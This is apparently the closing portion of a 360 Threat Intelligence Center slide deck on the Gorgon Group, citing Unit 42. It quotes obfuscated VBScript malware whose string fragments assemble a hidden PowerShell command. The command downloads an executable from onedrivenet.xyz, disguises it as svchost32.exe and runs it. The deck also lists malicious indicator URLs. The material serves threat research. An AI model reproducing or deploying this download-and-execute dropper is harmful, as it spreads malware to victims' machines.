HolaPrkolaMUCHi6 = HolaPrkolaMUCHi1 + HolaPrkolaMUCHi2 + HolaPrkolaMUCHi3 + HolaPrkolaMUCHi4 +


LORAMADARCHOOD.run HolaPrkolaMUCHi6, vbHide
```


onedrivenet.xyz：

```
Al89AwnAmxahJAs4 = "em.Net.We"
Al89AwnAmxahJAs5 = "bClient)."
Al89AwnAmxahJAs6 = "DownloadF"
Al89AwnAmxahJAs7 = "ile('http://onedrivenet.xyz/work/exe/2.exe',"
Al89AwnAmxahJAs8 = "'%Public%\s"
Al89AwnAmxahJAs9 = "vchost32."
Al89AwnAmxahJAs010 = "exe');S"
Al89AwnAmxahJAs011 = "tart-Pr"
Al89AwnAmxahJAs012 = "ocess '%"
Al89AwnAmxahJAs013 = "Public%\sv"
Al89AwnAmxahJAs014 = "chost32.exe'"


Al89AwnAmxahJAs20 = Al89AwnAmxahJAs1 + Al89AwnAmxahJAs2 + Al89AwnAmxahJAs3 + Al89AwnAmxahJAs4 + .


    AlWhaWu8AmxahJAs.run Al89AwnAmxahJAs20, vbHide
```

https://www.freebuf.com/articles/paper/168528.html

UNIT 42 / THE GORGON GROUP: SLITHERING BETWEEN NATION STATE AND CYBERCRIME

The Gorgon Group: Slithering Between Nation State and Cybercrime



http://bit[.]ly/2l2mUBFstthdhtrhdtyftfyj	http://stevemikeforce[.]com/work/doc/8.doc
http://bit[.]ly/Loininding	http://www.0-day[.]us/img/doc/8.doc
http://bit[.]ly/2F02ZRq	http://stevemike-fireforce[.]info/work/doc/2.doc
http://bit[.]ly/Loadingpleasewait	http://onedrivenet[.]xyz/work/docnew/19.doc

https://unit42.paloaltonetworks.com/unit42-gorgon-group-slithering-nation-state-cybercrime/

360威胁情报中心

微信公众号

Blog: https://ti.360.net/blog/

Twitter: @360TIC

谢谢观赏！

360威胁情报中心